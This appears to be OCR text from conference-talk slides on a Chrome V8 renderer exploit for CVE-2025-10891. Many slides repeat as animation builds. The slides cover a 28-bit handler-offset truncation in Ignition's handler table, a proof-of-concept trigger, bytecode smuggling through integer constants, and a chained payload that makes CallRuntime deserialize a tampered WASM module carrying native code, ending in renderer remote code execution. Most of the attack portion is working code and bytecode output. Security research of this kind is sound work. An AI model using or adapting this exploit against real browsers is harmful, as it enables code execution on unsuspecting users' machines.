
TYPICAL EXPLOIT CHAIN (2026)



TYPICAL EXPLOIT CHAIN (2026)



TYPICAL EXPLOIT CHAIN (2026)



#FREEV8

CHROME RENDERER EXPLOITS

CHROME RENDERER EXPLOITS

TurboFan
Optimizing graph-based compiler

CHROME RENDERER EXPLOITS

TurboFan
Optimizing graph-based compiler

Sparkplug
Translates bytecode to native code

CHROME RENDERER EXPLOITS

TurboFan
Optimizing graph-based compiler

Sparkplug
Translates bytecode to native code

Turboshaft
New CFG-based optimizing compiler

CHROME RENDERER EXPLOITS

TurboFan
Optimizing graph-based compiler

Sparkplug
Translates bytecode to native code

Turboshaft
New CFG-based optimizing compiler

Liftoff
WASM baseline compiler

CHROME RENDERER EXPLOITS

TurboFan
Optimizing graph-based compiler

Sparkplug
Translates bytecode to native code

Turboshaft
New CFG-based optimizing compiler

Liftoff
WASM baseline compiler

Ignition
Bytecode Interpreter

CHROME RENDERER EXPLOITS

TurboFan
Optimizing graph-based compiler

Sparkplug
Translates bytecode to native code

Turboshaft
New CFG-based optimizing compiler

Liftoff
WASM baseline compiler

Ignition
Bytecode Interpreter

Maglev
Intermediary Optimizing Compiler

COR'S FIRST LAW OF V8 COMPILERS

COR'S FIRST LAW OF V8 COMPILERS

Every additional V8 compiler built to improve web performance will be met with a greater and opposing increase in JavaScript framework bloat

COR'S FIRST LAW OF V8 COMPILERS

Every additional V8 compiler built to improve web performance will be met with a greater and opposing increase in JavaScript framework bloat

CVE-2025-10891

CVE-2025-10891

Ignition

ROOT CAUSE

```
function simple() {
  try {
    let a = 4;
    if (a > 0) {
        throw a;
    }
    return 1;
  } catch (e) {
    return e;
  }
}
```

```
 0 : 1b ff f8             Mov <context>, r1
 3 : 0d 04                LdaSmi [4]
 5 : ce                   Star0
 6 : 0c                   LdaZero
 7 : 76 f9 00             TestGreaterThan r0, [0]
10 : a3 05                JumpIfFalse [5] (@ 15)
12 : 0b f9                Ldar r0
14 : b1                   Throw
15 : 0d 01                LdaSmi [1]
17 : b3                   Return
18 : cc                   Star2
19 : 8b f7 00             CreateCatchContext r2, [0]
22 : cd                   Star1
23 : 10                   LdaTheHole
24 : b0                   SetPendingMessage
25 : 0b f8                Ldar r1
27 : 1c f7                PushContext r2
29 : 19 02                LdaImmutableCurrentContextSlot [2]
31 : b3                   Return

Handler Table
   from   to         hdlr
  (   3,  18)  ->    18   (prediction=1, data=1)
```

ROOT CAUSE

```
function simple() {
  try {
    let a = 4;
    if (a > 0) {
        throw a;
    }
    return 1;
  } catch (e) {
    return e;
  }
}
```

```
 0 : 1b ff f8              Mov <context>, r1
 3 : 0d 04                 LdaSmi [4]
 5 : ce                    Star0
 6 : 0c                    LdaZero
 7 : 76 f9 00              TestGreaterThan r0, [0]
10 : a3 05                 JumpIfFalse [5] (@ 15)
12 : 0b f9                 Ldar r0
14 : b1                    Throw
15 : 0d 01                 LdaSmi [1]
17 : b3                    Return
18 : cc                    Star2
19 : 8b f7 00              CreateCatchContext r2, [0]
22 : cd                    Star1
23 : 10                    LdaTheHole
24 : b0                    SetPendingMessage
25 : 0b f8                 Ldar r1
27 : 1c f7                 PushContext r2
29 : 19 02                 LdaImmutableCurrentContextSlot [2]
31 : b3                    Return

Handler Table
   from   to         hdlr
  (   3,  18)  ->    18   (prediction=1, data=1)
```

ROOT CAUSE

```
class HandlerTable {
    const int number_of_entries;
    struct handler_entry_t *entries;
}

struct handler_entry_t {
    int32_t range_start;
    int32_t range_end;
    struct range_handler_t range_handler;
    int32_t range_data;
}

struct range_handler_t {
    CatchPrediction prediction :  3;
    bool            used       :  1;
    int             offset     : 28;
}
```

ROOT CAUSE

```
class HandlerTable {
    const int number_of_entries;
    struct handler_entry_t *entries;
}

struct handler_entry_t {
    int32_t range_start;
    int32_t range_end;
    struct range_handler_t range_handler;
    int32_t range_data;
}

struct range_handler_t {
    CatchPrediction prediction :  3;
    bool            used       :  1;
    int             offset     : 28;
}
```

ROOT CAUSE

```
class HandlerTable {
    const int number_of_entries;
    struct handler_entry_t *entries;
}

struct handler_entry_t {
    int32_t range_start;
    int32_t range_end;
    struct range_handler_t range_handler;
    int32_t range_data;
}

struct range_handler_t {
    CatchPrediction prediction :  3;
    bool            used       :  1;
    int             offset     : 28;
}
```

ROOT CAUSE

```
class HandlerTable {
    const int number_of_entries;
    struct handler_entry_t *entries;
}

struct handler_entry_t {
    int32_t range_start;
    int32_t range_end;
    struct range_handler_t range_handler;
    int32_t range_data;
}

struct range_handler_t {
    CatchPrediction prediction :  3;
    bool            used       :  1;
    int             offset     : 28;
}
```

ROOT CAUSE

```
class HandlerTable {
    const int number_of_entries;
    struct handler_entry_t *entries;
}

struct handler_entry_t {
    int32_t range_start;
    int32_t range_end;
    struct range_handler_t range_handler;
    int32_t range_data;
}

struct range_handler_t {
    CatchPrediction prediction :  3;
    bool            used       :  1;
    int             offset     : 28;
}
```

ROOT CAUSE

```
void HandlerTable::SetRangeHandler(int index, int handler_offset,
                                   CatchPrediction prediction) {
  int value = HandlerOffsetField::encode(handler_offset) |
              HandlerWasUsedField::encode(false) |
              HandlerPredictionField::encode(prediction);
  int offset = index * kRangeEntrySize + kRangeHandlerIndex;
  Memory<int32_t>(raw_encoded_data_ + offset * sizeof(int32_t)) = value;
}
```

WHAT IF HANDLER_OFFSET DOESN'T FIT INTO 28 BITS?

PROOF OF CONCEPT

```
let kNumYields = 500000;

let body = `
  if ("foo" === "bar") {
    ${"yield* 42;".repeat(kNumYields)}
  }
  try {
    throw 42;
  } catch (e) {
     // Will never get here
  }
`;

const AsyncGeneratorFunction = Object.getPrototypeOf(
  async function*(){}
).constructor;
let bug = new AsyncGeneratorFunction(body);

let r = bug();  // Create the generator object
r.next();       // Execute the code
```

PROOF OF CONCEPT

```
...
294567979 : 0d 2a                           LdaSmi [42]
294567981 : b5                              Throw
294567982 : cb                              Star7
294567983 : 01 8d f2 ff ff ff c7 46 2e 00   CreateCatchContext.ExtraWide r7, [3032775]
294567993 : cc                              Star6
294567994 : 10                              LdaTheHole
294567995 : b4                              SetPendingMessage
...
```

```
Handler Table (size = 48)
   from   to                hdlr (prediction,   data)
  (  30,294568033)       ->  26132577 (prediction=3, data=4)
  (  33,294568013)       ->  26132557 (prediction=3, data=5)
  (294567979,294567982)  ->  26132526 (prediction=1, data=6)
```

PROOF OF CONCEPT

```
Handler Table (size = 48)
   from    to                  hdlr (prediction,   data)
  (  30,294568033)       ->  26132577 (prediction=3, data=4)
  (  33,294568013)       ->  26132557 (prediction=3, data=5)
 (294567979,294567982)  ->  26132526 (prediction=1, data=6)
```

```
1 00011000111011000000000101110 = 294567982
1 00011000111011000000000101110 =  26132526
 [----------28 bits-----------]
```

WHY THIS BUG?

FREE UBERCAGE ESCAPE

FREE UBERCA ESCAPE

BYTECODE SMUGGLING

```
function smuggle() {
    let a = 0x0693bebe;
    let b = 0x06930404;
    let c = ...;
}
```

Produces bytecode:

```
01 0d be be 93 06 ce
01 0d 04 04 93 06 cd
0e be
```

Regular Execution

```
 0 : 01 0d be be 93 06    LdaSmi.ExtraWide [110345918]
 6 : ce                   Star0
 7 : 01 0d 04 04 93 06    LdaSmi.ExtraWide [110298116]
13 : cd                   Star1
14 : 0e                   LdaUndefined
15 : b3                   Return
```

Smuggled Code

```
 2 : be                   Abort
 3 : be                   Abort
 4 : 93 06                Jump [6] (-> 10)
 ...
10 : 04                   DebugBreak
11 : 04                   DebugBreak
12 : 93 06                Jump [6] (-> 18)
 ...
```

IGNITION BYTECODE

```
function smi() {
    let a = 0x01;
    let b = 0x0202;
    let d = 0x04040404;
    let e = 0x0505050505;
}
```

```
 0 : 0d 01              LdaSmi [1]
 2 : ce                 Star0
 3 : 00 0d 02 02        LdaSmi.Wide [514]
 7 : cd                 Star1
 8 : 01 0d 04 04 04 04  LdaSmi.ExtraWide [67372036]
14 : cc                 Star2
15 : 13 00              LdaConstant [0]
17 : cb                 Star3
18 : 0e                 LdaUndefined
```

```
Constant pool (size = 1)
0x2e1700140071: [TrustedFixedArray]
 - length: 1
           0: 0x38fa0019907d <HeapNumber 21559051525.0>
```

INCREASING CONTROL

```
eval(`
    function feedback() {
        let a = 5;
        ${"a+5;".repeat(0xffff+10)}
    }

    feedback();
`);
```

```
   0 : 0d 05                    LdaSmi [5]
   2 : ce                       Star0
   3 : 4b 05 00                 AddSmi [5], [0]
   6 : 0b f9                    Ldar r0
   8 : 4b 05 01                 AddSmi [5], [1]
  . . .
1283 : 00 4b 05 00 00 01        AddSmi.Wide [5], [256]
1289 : 0b f9                    Ldar r0
1291 : 00 4b 05 00 01 01        AddSmi.Wide [5], [257]
1297 : 0b f9                    Ldar r0
1299 : 00 4b 05 00 02 01        AddSmi.Wide [5], [258]
  . . .
523523 : 01 4b 05 00 00 00 00 00 01 00 AddSmi.ExtraWide [5], [65536]
523533 : 0b f9                  Ldar r0
523535 : 01 4b 05 00 00 00 01 00 01 00 AddSmi.ExtraWide [5], [65537]
523545 : 0b f9                  Ldar r0
523547 : 01 4b 05 00 00 00 02 00 01 00 AddSmi.ExtraWide [5], [65538]
```


RUNTIME FUNCTIONS

```
d8> let obj = { a: [1, 2, 3, 4], b: "hello!", c: 3};
d8> %DebugPrint(obj)

DebugPrint: 0x80100047569: [JS_OBJECT_TYPE]
 - map: 0x080100199089 <Map[24](HOLEY_ELEMENTS)> [FastProperties]
 - prototype: 0x080100182a81 <Object map = 0x8010018208d>
 - elements: 0x080100000745 <FixedArray[0]> [HOLEY_ELEMENTS]
 - properties: 0x080100000745 <FixedArray[0]>
 - All own properties (excluding elements): {
    0x80100003449: [String] in ReadOnlySpace: #a: 0x080100047581 <JSArray[4]>
    0x80100003459: [String] in ReadOnlySpace: #b: 0x080100198ef1 <String[6]: #hello!>
    0x80100003469: [String] in ReadOnlySpace: #c: 3
 }
```

CALLRUNTIME PRIMITIVE

```
$ v8 --allow-natives-syntax --print-bytecode debug.js
d8> %DebugPrint(1,2,3,4)
 0 : 0d 01             LdaSmi [1]
 2 : cd                Star1
 3 : 0d 02             LdaSmi [2]
 5 : cc                Star2
 6 : 0d 03             LdaSmi [3]
 8 : cb                Star3
 9 : 0d 04             LdaSmi [4]
11 : ca                Star4
12 : 6c b2 01 f8 04    CallRuntime [DebugPrint], r1-r4

// CallRuntime <RuntimeID> <Arg0> <Argc>
```

IT'S WASM TIME



THREADING IT TOGETHER

```
async function *f(arg1, arg2) {
    if ("foo" === "bar") { // unreachable block
                           // where exploit will live
        let a1 = 0x0f0000be;  // not executed, pad
        let a2 = 0x0f0000be;  // register counts
        // ...
        let a120 = 0x6931111; // LdaTrue + Jump Next
        let a121 = 0x6931111; // Acts as nop slide
        let a122 = 0x8931111; // becomes star.wide now
        let a123 = 0x8931111;
        // ...
        let a214 = 0x8931111;
        a1 = 0xe931111;       // Jump Next
        try {
          // Repeatedly increment the feedback slot counter
          ${'a1 + 0xa931111;'.repeat(0x059301)}
          // [01 4b] (skipped)
          // [<6c:CallRuntime> <0266:kDeserializeWasmModule> <04:reg = arg1> <argc:2>]
          // [<0x93:Jump> <0x05>:to Throw>]
          a1 + 0x0402666c;
          throw 0x0393e71a; // Star [a16], Jump to Catch
        } catch (e) {
          console.log("foo");
          yield a16;        // Yield our module back to JS
        }

        if (1 == 0) {  // Unreachable block, pads instruction count
            ${'yield* 1'.repeat(kNumYields)};
        }
        try {
            throw 1;  // Trigger the bug, this will jump into our exploit slide
        } catch (e) {}
    }
}
```

THREADING IT TOGETHER

```
async function *f(arg1, arg2) {
    if ("foo" === "bar") { // unreachable block
                           // where exploit will live
        let a1 = 0x0f0000be;  // not executed, pad
        let a2 = 0x0f0000be;  // register counts
        // ...
        let a120 = 0x6931111; // LdaTrue + Jump Next
        let a121 = 0x6931111; // Acts as nop slide
        let a122 = 0x8931111; // becomes star.wide now
        let a123 = 0x8931111;
        // ...
        let a214 = 0x8931111;
        a1 = 0xe931111;       // Jump Next
        try {
          // Repeatedly increment the feedback slot counter
          ${'a1 + 0xa931111;'.repeat(0x059301)}
          // [01 4b] (skipped)
          // [<6c:CallRuntime> <0266:kDeserializeWasmModule> <04:reg = arg1> <argc:2>]
          // [<0x93:Jump> <0x05>:to Throw>]
          a1 + 0x0402666c;
          throw 0x0393e71a; // Star [a16], Jump to Catch
        } catch (e) {
          console.log("foo");
          yield a16;        // Yield our module back to JS
        }

        if (1 == 0) {  // Unreachable block, pads instruction count
            ${'yield* 1'.repeat(kNumYields)};
        }
        try {
            throw 1;  // Trigger the bug, this will jump into our exploit slide
        } catch (e) {}
    }
}
```

THREADING IT TOGETHER

```
async function *f(arg1, arg2) {
    if ("foo" === "bar") { // unreachable block
                           // where exploit will live
        let a1 = 0x0f0000be;  // not executed, pad
        let a2 = 0x0f0000be;  // register counts
        // ...
        let a120 = 0x6931111; // LdaTrue + Jump Next
        let a121 = 0x6931111; // Acts as nop slide
        let a122 = 0x8931111; // becomes star.wide now
        let a123 = 0x8931111;
        // ...
        let a214 = 0x8931111;
        a1 = 0xe931111;       // Jump Next
        try {
          // Repeatedly increment the feedback slot counter
          ${'a1 + 0xa931111;'.repeat(0x059301)}
          // [01 4b] (skipped)
          // [<6c:CallRuntime> <0266:kDeserializeWasmModule> <04:reg = arg1> <argc:2>]
          // [<0x93:Jump> <0x05>:to Throw>]
          a1 + 0x0402666c;
          throw 0x0393e71a; // Star [a16], Jump to Catch
        } catch (e) {
          console.log("foo");
          yield a16;        // Yield our module back to JS
        }

        if (1 == 0) {  // Unreachable block, pads instruction count
            ${'yield* 1'.repeat(kNumYields)};
        }
        try {
            throw 1;  // Trigger the bug, this will jump into our exploit slide
        } catch (e) {}
    }
}
```

THREADING IT TOGETHER

```
async function *f(arg1, arg2) {
    if ("foo" === "bar") { // unreachable block
                           // where exploit will live
        let a1 = 0x0f0000be;  // not executed, pad
        let a2 = 0x0f0000be;  // register counts
        // ...
        let a120 = 0x6931111; // LdaTrue + Jump Next
        let a121 = 0x6931111; // Acts as nop slide
        let a122 = 0x8931111; // becomes star.wide now
        let a123 = 0x8931111;
        // ...
        let a214 = 0x8931111;
        a1 = 0xe931111;       // Jump Next
        try {
          // Repeatedly increment the feedback slot counter
          ${'a1 + 0xa931111;'.repeat(0x059301)}
          // [01 4b] (skipped)
          // [<6c:CallRuntime> <0266:kDeserializeWasmModule> <04:reg = arg1> <argc:2>]
          // [<0x93:Jump> <0x05>:to Throw>]
          a1 + 0x0402666c;
          throw 0x0393e71a; // Star [a16], Jump to Catch
        } catch (e) {
          console.log("foo");
          yield a16;        // Yield our module back to JS
        }

        if (1 == 0) {  // Unreachable block, pads instruction count
            ${'yield* 1'.repeat(kNumYields)};
        }
        try {
            throw 1;  // Trigger the bug, this will jump into our exploit slide
        } catch (e) {}
    }
}
```

THREADING IT TOGETHER

```
async function *f(arg1, arg2) {
    if ("foo" === "bar") { // unreachable block
                           // where exploit will live
        let a1 = 0x0f0000be;  // not executed, pad
        let a2 = 0x0f0000be;  // register counts
        // ...
        let a120 = 0x6931111; // LdaTrue + Jump Next
        let a121 = 0x6931111; // Acts as nop slide
        let a122 = 0x8931111; // becomes star.wide now
        let a123 = 0x8931111;
        // ...
        let a214 = 0x8931111;
        a1 = 0xe931111;       // Jump Next
        try {
          // Repeatedly increment the feedback slot counter
          ${'a1 + 0xa931111;'.repeat(0x059301)}
          // [01 4b] (skipped)
          // [<6c:CallRuntime> <0266:kDeserializeWasmModule> <04:reg = arg1> <argc:2>]
          // [<0x93:Jump> <0x05>:to Throw>]
          a1 + 0x0402666c;
          throw 0x0393e71a; // Star [a16], Jump to Catch
        } catch (e) {
          console.log("foo");
          yield a16;        // Yield our module back to JS
        }

        if (1 == 0) {  // Unreachable block, pads instruction count
            ${'yield* 1'.repeat(kNumYields)};
        }
        try {
            throw 1;  // Trigger the bug, this will jump into our exploit slide
        } catch (e) {}
    }
}
```

EVIL WASM MODULE

```
var wasm_code = new Uint8Array([
  // Any WASM module exporting a function 'main'
]);
var module = new WebAssembly.Module(wasm_code);
var inst = new WebAssembly.Instance(module);
var func = inst.exports.main;
// Generate machine code
%WasmTierUpFunction(func);
let f = %SerializeWasmModule(module);
console.log(JSON.stringify(Array.from(new Uint8Array(f))));
```

EVIL WASM MODULE

```
var wasm_code = new Uint8Array([
  // Any WASM module exporting a function 'main'
]);
var module = new WebAssembly.Module(wasm_code);
var inst = new WebAssembly.Instance(module);
var func = inst.exports.main;
// Generate machine code
%WasmTierUpFunction(func);
let f = %SerializeWasmModule(module);
console.log(JSON.stringify(Array.from(new Uint8Array(f))));
```

```
[147, 6, 222, 192, 20, 119, 44, 43, 255, 62, 3, 0, 251, 59, 217, 244, 0, 0, 3,
 0, 0, 0, 0, 0, 64, 0, 0, 0, 0, 0, 0, 0, 1, 0, 0, 0, 0, 0, 0, 0, 0, 4, 32, 0, 0,
 0, 20, 0, 0, 0, 32, 0, 0, 0, 32, 0, 0, 0, 32, 0, 0, 0, 4, 0, 0, 0, 0, 0, 0, 0,
 0, 0, 0, 0, 64, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0,
 0, 0, 0, 0, 0, 0, 2, 85, 72, 137, 229, 106, 8, 86, 184, 42, 0, 0, 0, 72, 139,
 229, 93, 195, 144, 102, 144, 4, 0, 0, 0, 0, 0, 0, 0, 4, 0, 0, 0, 0, 0, 0, 0,
 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0,
 0, 64, 93, 198, 0]
```

EVIL WASM MODULE

```
var wasm_code = new Uint8Array([
  // Any WASM module exporting a function 'main'
]);
var module = new WebAssembly.Module(wasm_code);
var inst = new WebAssembly.Instance(module);
var func = inst.exports.main;
// Generate machine code
%WasmTierUpFunction(func);
let f = %SerializeWasmModule(module);
console.log(JSON.stringify(Array.from(new Uint8Array(f))));
```

```
[147, 6, 222, 192, 20, 119, 44, 43, 255, 62, 2, 0, 251, 59, 217, 244, 0, 0, 3,
 0, 0, 0, 0, 0, 64, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 4, 32, 0, 0,
 0, 20, 0, 0, 0, 32, 0, 0, 0, 32, 0, 0, 0, 32, 0, 0, 0, 4, 0, 0, 0, 0, 0, 0, 0,
 0, 0, 0, 0, 64, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0,
 0, 0, 0, 0, 0, 0, 2, 85, 72, 137, 229, 106, 8, 86, 184, 42, 0, 0, 0, 72, 139,
 229, 93, 195, 144, 102, 144, 4, 0, 0, 0, 0, 0, 0, 0, 4, 0, 0, 0, 0, 0, 0, 0,
 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0,
 0, 64, 93, 198, 0]
```

```
push rbp        55
mov rbp, rsp    48 89 E5
```

EVIL WASM MODULE

```
var wasm_code = new Uint8Array([
  // Any WASM module exporting a function 'main'
]);
var module = new WebAssembly.Module(wasm_code);
var inst = new WebAssembly.Instance(module);
var func = inst.exports.main;
// Generate machine code
%WasmTierUpFunction(func);
let f = %SerializeWasmModule(module);
console.log(JSON.stringify(Array.from(new Uint8Array(f))));
```

```
push rbp        55
mov rbp, rsp    48 89 E5
```

```
[147, 6, 222, 192, 20, 119, 44, 43, 255, 62, 3, 0, 251, 59, 217, 244, 0, 0, 3,
 0, 0, 0, 0, 0, 64, 0, 0, 0, 0, 0, 0, 0, 1, 0, 0, 0, 0, 0, 0, 0, 4, 32, 0, 0,
 0, 20, 0, 0, 0, 32, 0, 0, 0, 32, 0, 0, 0, 4, 0, 0, 0, 0, 0, 0, 0,
 0, 0, 0, 0, 64, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0,
 0, 0, 0, 0, 0, 0, 2, 85, 72, 137, 229, 106, 8, 86, 184, 42, 0, 0, 0, 72, 139,
 229, 93, 195, 144, 102, 144, 4, 0, 0, 0, 0, 0, 0, 0, 4, 0, 0, 0, 0, 0, 0, 0,
 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0,
 0, 64, 93, 198, 0]
```

```
const kTrap = 0xcc;
[147, 6, 222, 192, 20, 119, 44, 43, 255, 62, 3, 0, 251, 59, 217, 244, 0, 0, 3,
 0, 0, 0, 0, 0, 64, 0, 0, 0, 0, 0, 0, 0, 1, 0, 0, 0, 0, 0, 0, 0, 4, 32, 0, 0,
 0, 20, 0, 0, 0, 32, 0, 0, 0, 32, 0, 0, 0, 4, 0, 0, 0, 0, 0, 0, 0,
 0, 0, 0, 0, 64, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0,
 0, 0, 0, 0, 0, 0, 2, kTrap, kTrap, kTrap, kTrap, 106, 8, 86, 184, 42, 0, 0, 0, 72, 139,
 229, 93, 195, 144, 102, 144, 4, 0, 0, 0, 0, 0, 0, 0, 4, 0, 0, 0, 0, 0, 0, 0,
 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0,
 0, 64, 93, 198, 0]
```

```
const bug_func = eval(`async function *f(arg1, arg2){
      ${exploit_body};
};
f`);
(async () => {
  const buffer = new Uint8Array([
   // Manipulated WASM module
  ]);

  const wasm_code = new Uint8Array([
    // Regular WASM code bytes
  ]);
  let r = bug_func(wasm_code, buffer.buffer);
  console.log('triggering');
  result = (await r.next()).value;
  const wasm_instance = new WebAssembly.Instance(result);
  const f = wasm_instance.exports.main;
  f();
})();
```

```
const bug_func = eval(`async function *f(arg1, arg2){
      ${exploit_body};
};
f`);
(async () => {
  const buffer = new Uint8Array([
   // Manipulated WASM module
  ]);

  const wasm_code = new Uint8Array([
    // Regular WASM code bytes
  ]);
  let r = bug_func(wasm_code, buffer.buffer);
  console.log('triggering');
  result = (await r.next()).value;
  const wasm_instance = new WebAssembly.Instance(result);
  const f = wasm_instance.exports.main;
  f();
})();
```

RENDERER PWNED!

```
const bug_func = eval(`async function *f(arg1, arg2){
      ${exploit_body};
};
f`);
(async () => {
  const buffer = new Uint8Array([
   // Manipulated WASM module
  ]);

  const wasm_code = new Uint8Array([
    // Regular WASM code bytes
  ]);
  let r = bug_func(wasm_code, buffer.buffer);
  console.log('triggering');
  result = (await r.next()).value;
  const wasm_instance = new WebAssembly.Instance(result);
  const f = wasm_instance.exports.main;
  f();
})();
```

JUST RENDERER RCE? 😴

```
const bug_func = eval(`async function *f(arg1, arg2){
      ${exploit_body};
};
f`);
(async () => {
  const buffer = new Uint8Array([
   // Manipulated WASM module
  ]);

  const wasm_code = new Uint8Array([
    // Regular WASM code bytes
  ]);
  let r = bug_func(wasm_code, buffer.buffer);
  console.log('triggering');
  result = (await r.next()).value;
  const wasm_instance = new WebAssembly.Instance(result);
  const f = wasm_instance.exports.main;
  f();
})();
```

JUST RENDERER RCE? 😴

```
const bug_func = eval(`async function *f(arg1, arg2){
      ${exploit_body}
};
f`);
(async () => {
  const buffer = new Uint8Array([
   // Manipulated WASM module
  ]);

  const wasm_code = new Uint8Array([
    // Regular WASM code bytes
  ]);
  let r = bug_func(wasm_code, buffer.buffer);
  console.log('triggering');
  result = (await r.next()).value;
  const wasm_instance = new WebAssembly.Instance(result);
  const f = wasm_instance.exports.main;
  f();
})();
```

DESKTOP SITE ISOLATION

DESKTOP SITE ISOLATION

Site isolation separates pages from different websites into different processes. When site isolation is turned on, it's harder for malicious sites to bypass security measures that exist to prevent data theft. It can block the processes from receiving certain types of sensitive data from other sites and a malicious website will find it much more difficult to steal data from other sites, even if it can break some rules in its own process.

Site isolation applies to sites such as **https://example.com** and usually groups together other origins within that site such as **https://a.example.com**.

Site isolation is enabled by default on Desktop platforms as of Chrome 76, and for most sites that users log into on Android as of Chrome 77. Learn more about Site isolation .

DESKTOP SITE ISOLATION

Site isolation separates pages from different websites into different processes.

isolation is turned on, it's harder for malicious sites to bypass security measures that exist to prevent data theft. It can block the processes from receiving certain types of sensitive data from other sites and a malicious website will find it much more difficult to steal data from other sites, even if it can break some rules in its own process.

Site isolation applies to sites such as **https://example.com** and usually groups together other origins within that site such as **https://a.example.com**.

